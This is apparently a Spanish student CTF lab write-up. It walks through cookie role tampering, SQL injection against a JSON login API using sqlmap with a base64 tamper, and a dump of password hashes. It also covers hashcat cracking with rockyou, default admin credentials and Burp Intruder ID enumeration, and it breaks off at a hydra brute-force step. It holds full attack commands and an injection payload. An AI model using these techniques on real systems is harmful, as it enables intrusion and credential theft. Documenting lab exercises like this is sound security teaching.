The screenshot shows a browser window with a login form titled "Iniciar Sesión". The "User:" field contains "user2" and the "Contraseña:" field contains a masked password. Below the form is a blue "Iniciar Sesión" button. To the right of the browser is a Network analysis tool interface. The "Request" section shows an incoming GET request for the login page with session cookies and various headers. The "Inspector" section shows the request attributes, query parameters, body parameters, and cookies, including the session cookie "session" set to ".elwizjE0wyAMRuG7Mhw8CYxCayNahdk2aqevdG6vKkt32fttK9jns-0VY9rPtl-1rQ1154x04KubbSoTm8eKvdS6-rus0MhwG1aofl9k0g0U457lyFqJkCbfF0_VoHA1295MaW84bgBmfIwF0hkrxTCshRDrnMetwZn7w9Q155_aHNgpp_iIpzxG4RN0P01cwy5tCvj3dQok" and the role cookie "rol" set to "admin". The "Request headers" section includes "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36" and "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7". The "Response" section is partially visible.

Finalmente, se realiza el forward obteniendo lo siguiente

The screenshot shows a web application with a header "¡Bienvenido a mi App Web!". Below it, a message says "Hola, user2!" and "¡Has iniciado sesión correctamente!". A banner at the bottom states "Acceso de administrador activado.". There are three buttons: "Cerrar Sesión", "Dashboard Admin", and "Mi perfil".

Esta vez aparece el botón de dashboard y el aviso de acceso de administrador activado, explotando así la vulnerabilidad de pérdida de control de acceso.
Al hacer click sobre el botón de dashboard, aparece una notificación



De esta manera se obtiene el 2do tramo de la flag:

TRIPL3_DETO_BANAN4/

Y finalmente, se construye la flag completa:

flag{RushB_con_MAC?TRIPL3_DETO_BANAN4/ELO_F4CIL_GG}

Grupo Gorila ✓

Accediendo a la siguiente aplicación, se encuentra un login típico:

The screenshot shows a login interface with the following elements:

- Título:** Iniciar Sesión
- Etiqueta:** Usuario:
- Etiqueta:** Contraseña:
- Boton:** Ingresar

Se procede a inspeccionar la misma, observando como particularidad el siguiente script:

```
▶ <head> ⏎ </head>
▼ <body>
  ▼ <form id="loginForm"> [event]
    <h2>Iniciar Sesión</h2>
    <label for="username" ⏎>Usuario:</label>
    <input id="username" type="text" name="username" required="">
    <label for="password" ⏎>Contraseña:</label>
    <input id="password" type="password" name="password" required="">
    <button type="submit">Ingresar</button>
    <div id="mensaje"></div>
  </form>
  ▼ <script>
    const form = document.getElementById('loginForm'); const mensaje =
    document.getElementById('mensaje'); form.addEventListener('submit', async (e) => {
      e.preventDefault(); const username = form.username.value; const password = form.password.value;
      const usernameB64 = btoa(username); try { const res = await fetch('/login', { method: 'POST',
        headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ username:usernameB64,
          password }) }); const data = await res.json(); if (res.ok) { mensaje.style.color = 'green';
        mensaje.textContent = data.message; } else { mensaje.style.color = 'red'; mensaje.textContent =
        data.detail || 'Error al iniciar sesión'; } } catch (err) { mensaje.style.color = 'red';
        mensaje.textContent = 'Error en la conexión'; } });
  </script>
```

Lo cual brinda la pista de que lo ingresado en el campo de **usuario** será codificado en base64.

Esto se puede confirmar utilizando la herramienta **burpSuite**, observando cómo se envía la petición post del login:

The screenshot shows the burpSuite interface with the 'Proxy' tab selected. A POST request to <https://gorila.dsa.linti.unlp.edu.ar/login> is captured. The 'Request' pane displays the JSON payload sent by the browser:

```
Pretty Raw Hex
5 Accept-Language: es-419,es;q=0.9
6 Sec-Ch-Ua: "Not A;Brand";v="8"
7 "Chromium";v="138"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
11 Accept: */*
12 Origin: https://gorila.dsa.linti.unlp.edu.ar
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://gorila.dsa.linti.unlp.edu.ar/
17 Priority: u1, 1
18 {
19     "username": "YWRtaW4",
20     "password": "admin"
}
```

The 'Inspector' pane shows the decoded JSON data: `YWRtaW4=` and `admin`. The 'Request attributes' pane shows the method as POST and the path as /login.

En este caso, se utilizó como usuario y contraseña “admin”, tratando de revisar si mantenían cuentas de administrador por defecto (vulnerabilidad A05-Configuración de Seguridad Incorrecta). Se puede ver que efectivamente el usuario se codifica en base64.

Algo más que se puede observar es el header **Content-Type** y la forma en que se envían los datos, los cuales corresponden al **formato JSON**, siendo enviados datos clave:valor dentro de llaves y separados por coma.

Para seguir realizando pruebas, se realiza una petición GET a la ruta login desde el navegador, obteniendo lo siguiente:

The screenshot shows a browser window with the URL <https://gorila.dsa.linti.unlp.edu.ar/login>. The status bar indicates a 405 Method Not Allowed error. The JSON response body contains the message: `detail: "Method Not Allowed"`.

Acá se puede ver que /login no es una página como tal del sitio, si no una API que usa el sitio de forma interna para realizar el login. Con toda esta información a mano se procede a utilizar **sqlmap** para tratar de realizar una inyección SQL en esta API de login, con el comando ingresado a continuación:

```
python3 sqlmap.py -u "https://gorila.dsa.linti.unlp.edu.ar/login"
--data='{"username":"prueba","password":"123"}'
```

```
-headers="Content-Type: application/json" --tamper=base64encode.py  
--level=5 --risk=3 --dump --flush-session
```

Algunos parámetros a tener en cuenta fueron:

- El parámetro **data**, en el cual se envían los datos que el usuario normalmente ingresaría en el formulario. Si está declarado, sqlmap reconoce implícitamente que se trata de una petición POST y no GET.
- El **header** enunciando explícitamente que se trata de una petición con el contenido en formato JSON.
- El parámetro **tamper**, en el cual se ingresa un script que permite modificar los campos de prueba ingresados para poder simular esa codificación del tipo base64 y de esa manera evitar el WAF.
- Se agregó el campo **flush-session** para limpiar la información de las ejecuciones anteriores.

La ejecución del comando anteriormente mencionado devuelve lo siguiente:

```
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ python3 sqlmap.py -u "https://gorila.dsa.linti.unlp.edu.ar/login" --data='{"username": "prueba", "password": "123"}' --headers="Content-Type: application/json" --tamper=base64encode.py --level=5 --risk=3 --dump --flush-session  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 18:03:25 /2025-07-24/  
  
[18:03:25] [INFO] loading tamper module 'base64encode'  
JSON data found in POST body. Do you want to process it? [Y/n/q] y  
[18:03:30] [INFO] flushing session file  
[18:03:30] [INFO] testing connection to the target URL  
[18:03:30] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests  
[18:03:30] [INFO] checking if the target is protected by some kind of WAF/IPS  
[18:03:30] [INFO] testing if the target URL content is stable  
[18:03:31] [INFO] target URL content is stable  
[18:03:31] [INFO] testing if (custom) POST parameter 'JSON username' is dynamic  
[18:03:31] [INFO] (custom) POST parameter 'JSON username' appears to be dynamic  
[18:03:31] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON username' might not be injectable
```

```

[18:11:29] [INFO] testing MySQL OR error-based - WHERE or HAVING clause (Y/N)
[18:11:29] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:11:30] [INFO] (custom) POST parameter 'JSON username' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[18:11:54] [INFO] testing 'Generic inline queries'
[18:11:55] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:11:55] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[18:11:56] [INFO] target URL appears to have 2 columns in query
'n
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[18:12:41] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[18:12:44] [INFO] target URL appears to be UNION injectable with 2 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[18:12:52] [INFO] testing 'Generic UNION query (69) - 21 to 40 columns'
[18:12:55] [INFO] testing 'Generic UNION query (69) - 41 to 60 columns'
[18:12:58] [INFO] testing 'Generic UNION query (69) - 61 to 80 columns'
[18:13:01] [INFO] testing 'Generic UNION query (69) - 81 to 100 columns'
(custom) POST parameter 'JSON username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 3342 HTTP(s) requests:
-----
Parameter: JSON username ((custom) POST)
Type: error-based
Title: PostgreSQL AND error-based - WHERE or HAVING clause
Payload: {"username": "prueba" AND 8279=CAST((CHR(113)||CHR(98)||CHR(107)||CHR(112)||CHR(113))||(SELECT (CASE WHEN (8279=8279) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(112)||CHR(122)||CHR(122)||CHR(113)) AS NUMERIC)-- sPek","password":"123"}
-----
[18:13:11] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[18:13:11] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL

```

En esta primer captura, se obtiene la información de que:

- La DBMS se trata de **PostgreSQL**.
- La aplicación es vulnerable a inyecciones SQL **basadas en error**.

```

braii@debian: ~/Documentos/DSA/Practica/TP3/sqlmap-dev
[18:13:18] [INFO] retrieved: 'UsuarioSeguro'
[18:13:18] [INFO] recognized possible password hashes in columns 'password_hash, salt'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[18:13:48] [INFO] using hash method 'sha256_generic_passwd'
[18:13:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/home/braii/Documentos/DSA/Practica/TP3/sqlmap-dev/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 2
what's the custom dictionary's location?
> /home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt
[18:14:19] [INFO] using custom dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[18:14:27] [INFO] starting dictionary-based cracking (sha256_generic_passwd)
[18:14:27] [INFO] starting 20 processes
[18:14:42] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:14:58] [WARNING] no clear password(s) found
Database: public
Table: usuarios
[2 entries]
+-----+-----+-----+
| id | salt           | username        | password_hash      |
+-----+-----+-----+
| 1  | d2382d03c980d7d5ab8386e72bd640ae | usuarioConClaveDebil | a06e5e3af075abad6738bb0611da2030dc0189ea738480a815602303a95e8ee0 |
| 2  | 50299d5b4e5ddbdff0b2cea607549a57f | UsuarioSeguro    | 67839320dfcd4efa99cd9183353cf2a421cafccb75905fc93b3aa8b3bf979fd |
+-----+-----+-----+
[18:14:58] [INFO] table 'public.usuarios' dumped to CSV file '/home/braii/.local/share/sqlmap/output/gorila.dsa.linti.unlp.edu.ar/dump/public/usuarios.csv'
[18:14:58] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 3388 times
[18:14:58] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/gorila.dsa.linti.unlp.edu.ar'
[*] ending @ 18:14:58 /2025-07-24/

```

Se procede a tratar de encontrar la clave desencriptando en sha256 y md5 (opciones por defecto con la herramienta sqlmap) a través del diccionario `rockyou.txt` utilizado en ejecuciones anteriores, sin éxito. Finalmente devuelve la tabla con el contenido de la misma.


Se puede observar que dentro de ella se encuentran las columnas de salt, `username` y `password hash`.

Utilizando la herramienta de [reconocimiento de hash](#) se identifica que los hashes son del tipo SHA256. Se procede a utilizar la herramienta **hashcat** para desencriptarlos:

```
hashcat -m 1410  
/home/braii/Documentos/DSA/Otros_grupos/gorila_hash_salt.txt  
/home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt
```

Algunos parámetros a tener en cuenta son:

- El tipo de desencriptado que se tratará de realizar. En este caso, se prueba con la opción [1410](#) que corresponde a sha256(\$pass.\$salt)
- La ubicación del archivo donde se encuentra la clave y salt en el formato hash:salt. Cabe aclarar que se probó con el hash del usuario con clave débil, ya que se supone que podría ser el de más fácil acceso.
- La ubicación del archivo que contiene el diccionario con el que se quiere trabajar.



```
braii@debian:~$ hashcat -m 1410 /home/braii/Documentos/DSA/Otros_grupos/gorila_hash_salt.txt /home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt  
hashcat (v6.2.6) starting  
  
OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEPF, DISTRO, POCL_DEBU  
G) - Platform #1 [The pocl project]  
=====  
* Device #1: pthread-haswell-Intel(R) Core(TM) i9-10900K CPU @ 3.70GHz, 6862/13788 MB (2048 MB allocatable), 20  
MCU  
  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
Minimim salt length supported by kernel: 0  
Maximum salt length supported by kernel: 256  
  
Counting lines in /home/braii/Documentos/DSA/Otros_grupos/gorila_hash_salt.txt. Hashes: 1 digests; 1 unique dig  
ests, 1 unique salts  
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates  
Rules: 1  
  
Optimizers applied:  
* Zero-Byte  
* Early-Skip  
* Not-Iterated  
* Single-Hash
```

```
* Keypspace...: 14344384
a06e5e3af075abad6738bb0611da2030dc0189ea738480a815602303a95e8ee0:d2382d03c980d7d5ab8386e72bd640ae:princesa

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1410 (sha256($pass.$salt))
Hash.Target...: a06e5e3af075abad6738bb0611da2030dc0189ea738480a8156...d640ae
Time.Started...: Thu Jul 24 15:11:33 2025 (0 secs)
Time.Estimated...: Thu Jul 24 15:11:33 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 14326.6 KH/s (0.54ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344384 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point...: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> michael!
Hardware.Mon.#1...: Temp: 44c Util: 15%

Started: Thu Jul 24 15:11:33 2025
Stopped: Thu Jul 24 15:11:35 2025
braii@debian:~$ |
```

Se obtiene entonces que para el usuario de nombre **usuarioConClaveDebil** le corresponde la contraseña **princesa**.

Iniciando sesión con **usuarioConClaveDebil:princesa** se obtiene la flag.

Iniciar Sesión

Usuario:

Contraseña:

**¡Felicitaciones! Has encontrado la flag:
'FLAG{FELICITACIONES}'**

De manera que la flag es:

FLAG{FELICITACIONES}

Algunos comentarios a destacar acerca de la siguiente aplicación son:

Se probó con una gran cantidad de opciones al realizar la herramienta sqlmap, sin resultados.

Lo que se cree fue determinante fue la pista de la utilización de un script en el tamper y flush-session, para el cual se necesitó de la ayuda del equipo de desarrollo de la misma y el estudio de los diferentes tampers que vienen por defecto con la herramienta sqlmap.

Para el desencriptado con hashcat se probaron con las 2 versiones simples:

- Opción 1410: sha256(\$pass.\$salt).
- Opción 1420: sha256(\$salt.\$pass).

Obteniendo resultados exitosos con la primera. Existían más opciones de trabajo con el algoritmo SHA256, como doble hashing, o hash binario, las cuales se aplicaron sobre la clave del usuario seguro sin éxito.

```
* Bytes.....: 139921497
* Keyspace...: 14344384


Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode....: 20720 (sha256($salt.sha256($pass)))
Hash.Target...: 6783920dfcdasefa99cd9183353cf2a421cafccba75905fc93b...49a57f
Time.Started...: Fri Jul 25 16:04:31 2025, (2 secs)
Time.Estimated...: Fri Jul 25 16:04:33 2025, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 5870.2 KHz/s (1.97ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point...: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: $HEX[2321676f7468] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 71c Util: 63%

Started: Fri Jul 25 16:04:29 2025
Stopped: Fri Jul 25 16:04:35 2025
braii@debian:~/Documentos/DSA/Practica/TP3/sqlmap-dev$ |
```

Grupo Jajackers ✓

Al ingresar por primera vez se puede ver lo siguiente:



Probamos acceder a la página utilizando el usuario **admin** y contraseña **admin**, accediendo de manera exitosa. Es decir que se explota la vulnerabilidad de configuración de seguridad incorrecta (A05 - 2021), donde los administradores de la página usan credenciales por defecto e inseguras.

Al acceder, nos muestra el perfil de usuario admin con sus datos, y una ayuda:

A screenshot of a web browser showing the 'Perfil de Usuario' (User Profile) page for the user 'admin'. The URL is 'https://jajackers.dsa.linti.unlp.edu.ar/profile/1005'. The page has a dark blue header with a green 'Bienvenido admin!' (Welcome admin!) message. The main content area shows the user's information: ID: 1005, Username: admin, Email: No especificado (Not specified), and Role: user. To the right, there is a yellow 'Ayuda:' (Help) box containing the encrypted string: 'YnVzY2EgZWwgXN1YXJpbvBjb24gcm9sIGFkbWuaXN0cmFOaXZv'. A small 'Inicio' button is visible at the bottom left.

Sobre la nota de ayuda, se puede ver que es un mensaje cifrado con algún algoritmo de cifrado. Usamos la página ya mencionada [dcode](#) para averiguar de qué algoritmo se trata:

The screenshot shows the dCode Cipher Identifier interface. At the top, it says "CIPHER IDENTIFIER" and "Cryptography > Cipher Identifier". Below that is "ENCRYPTED MESSAGE IDENTIFIER". A yellow box labeled "★ CIPHERTEXT TO RECOGNIZE" contains the hex string "YnVzY2EgZWwgXN1YXJpbvBjb24gcm9sIGFkbWluaxN0cmF0aXZv". Another yellow box labeled "★ CLUES/KEYWORDS (IF ANY)" is empty. A large orange button labeled "► ANALYZE" is prominent. Below the analysis area, it says "See also: Frequency Analysis – Index of Coincidence" and "SYMBOLS IDENTIFIER". A link "► Go to: Symbols Cipher List" is also present.

Y podemos ver que es Base64. Entonces usamos la misma [página](#) para descifrar el mensaje:

The screenshot shows the dCode Base64 Coding interface. At the top, it says "BASE64 CODING" and "Informatics > Character Encoding > Base64 Coding". Below that is "BASE64 DECODER". A yellow box labeled "★ BASE 64 CIPHERTEXT" contains the same hex string as the previous screenshot. A yellow box labeled "★ MODE" has a radio button "BASE64 (STANDARD RFC 4648)" selected. Another yellow box labeled "★ RESULTS FORMAT" has a radio button "STRING OF PRINTABLE CHARACTERS (ASCII/UTF8)" selected. The main text area displays the decoded message: "busca el usuario con rol administrativo". Below this, it says "Base64 Coding - dCode" and "Tag(s) : Character Encoding, Internet".

El mensaje descifrado es: "Busca el usuario con rol administrativo"

En el perfil del usuario admin podemos ver, en la URL, que tenemos muchos usuarios, ya que se accede por el ID, y el de admin es 1005. Entonces la tarea ahora es chequear los perfiles uno por uno hasta encontrar al usuario con rol "administrativo". Esto se puede lograr de forma automatizada utilizando la herramienta "intruder attack" integrada en burpsuite:

Burp Suite Community Edition v2025.6.5 - Temporary Project

Intruder

Target: https://jajackers.dsa.linti.unlp.edu.ar

Actions: Start attack, Update Host header to match target, Add \$, Clear \$, Auto \$

```

1 GET /profile/$1 HTTP/2
2 Host: jajackers.dsa.linti.unlp.edu.ar
3 Cookie: session=.eJyViRkz0IVsI1qU4tUTIBU_GZKUpWhgYGphBuXmIuSEF1Sm5mn1tAItsD94.aIOpPw.-w9F1A7HnbthR88YrYNjdTgbIrq
4 Sec-Ch-Ua: "Not)A;Brand";v="8", "Chromium";v="138"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Accept-Language: es-419,es;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18

```

Event log All issues

Match type: Simple string (selected), Regex, Case sensitive match, Exclude HTTP headers

Settings

Grep - Match: These settings can be used to flag result items containing specified expressions. Flag responses matching these expressions:

- Pattern: c\| varchar, ODBC, SQL, quotation mark, syntax, ORA-11111, admin, administrador
- Add: Enter a new item

Grep - Extract: These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Memory: 145.5MB Disabled

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 500

Request count: 500

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential (selected), Random

From: 1

To: 500

Step: 1

How many:

Number format

Base: Decimal (selected), Hex

Min integer digits: 0

Max integer digits: 3

Min fraction digits: 0

Max fraction digits: 0

Se configura lo que se quiere modificar en cada iteración, el tipo de dato que se irá modificando, el rango, el paso, y como extra se le agregó las palabras admin y administrador como flags para identificar de manera más fácil el encuentro de las mismas. Una vez terminado de configurar, se procede a iniciar el ataque, obteniendo como resultado lo siguiente:

Request	Payload	Status code	Respons...	Error	Timeout	Length	error	except...	illegal	invalid	fail	stack	access	file	quotat...	syntax	ORA-	111111	admin	admini...	Comment
229	229	302	26			5/6															
230	230	302	28			576															
231	231	302	73			576															
232	232	302	25			576															
233	233	302	21			576															
234	234	302	23			576															
235	235	302	26			576															
236	236	302	26			576															
237	237	302	24			576															
238	238	302	31			576															
239	239	200	24			8397												2		2	
240	240	302	23			576															
241	241	302	47			576															
242	242	302	28			576															
243	243	302	26			576															
244	244	302	25			576															
245	245	302	20			576															
246	246	302	25			576															
247	247	302	33			576															
248	248	302	44			576															

En esta última captura se puede ver que para la iteración número 239 (que en este caso, coincide con el id del usuario) se encuentra la coincidencia de la palabra admin, con un tamaño de respuesta mayor al resto de los mensajes adyacentes. Para confirmar dicho descubrimiento, se procede a acceder desde el navegador al mismo, obteniendo lo siguiente:

INICIO

Perfil de Usuario

Perfil de Otro Usuario

Información del Usuario

- # ID: 239
- Usuario: messi
- Email: messi@ctf.com
- Rol: admin

Ayuda:

YnVzY2EgZWwgXN1YXJpbvBjb24gcm9sIGFkbWuaXN0cmF0aXZv

⚠️ 45 6e 63 6f 6e 74 72 61 73 74 65 20 65 6c 20 75 73 75 61 72 69 6f 21 20 70 65 72 6f 20 73 69 20 71 75 65 72 65 73 20 76 65 72 20 6c 61 20 66 6c 61 67 20 76 61 73 20 61 20 74 65 6e 65 72 20 71 75 65 20 69 6e 69 63 69 61 72 20 73 65 73 69 f3 6e

Inicio MI PERFIL

Se obtiene un código que a simple vista se podría intuir que se trata de código ASCII. Utilizando la [herramienta](#) para reconocer el codificado se confirma que efectivamente, se trata de código ASCII obteniendo el siguiente mensaje:


The screenshot shows two adjacent web pages. The left page is titled 'Rechercher un outil' and has a search bar with 'Tapez par exemple 'sudoku''. Below it is a results section with a warning: 'Affichage limité aux caractères imprimables (autres caractères remplacés par ☰)'. The right page is titled 'CODE ASCII' and shows a hex dump of the captured data. A button 'AFFICHER LE RÉSULTAT EN HEXADÉCIMAL' is visible. Below the hex dump, the converted ASCII string is displayed: 'Encontraste el usuario! pero si queres ver la flag vas a tener que iniciar sesión'.

"Encontraste el usuario! pero si queres ver la flag vas a tener que iniciar sesión"

Por lo que ahora, con el nombre de usuario de rol admin identificado (**messi**), se procede a realizar un ataque de fuerza bruta utilizando la herramienta hydra:

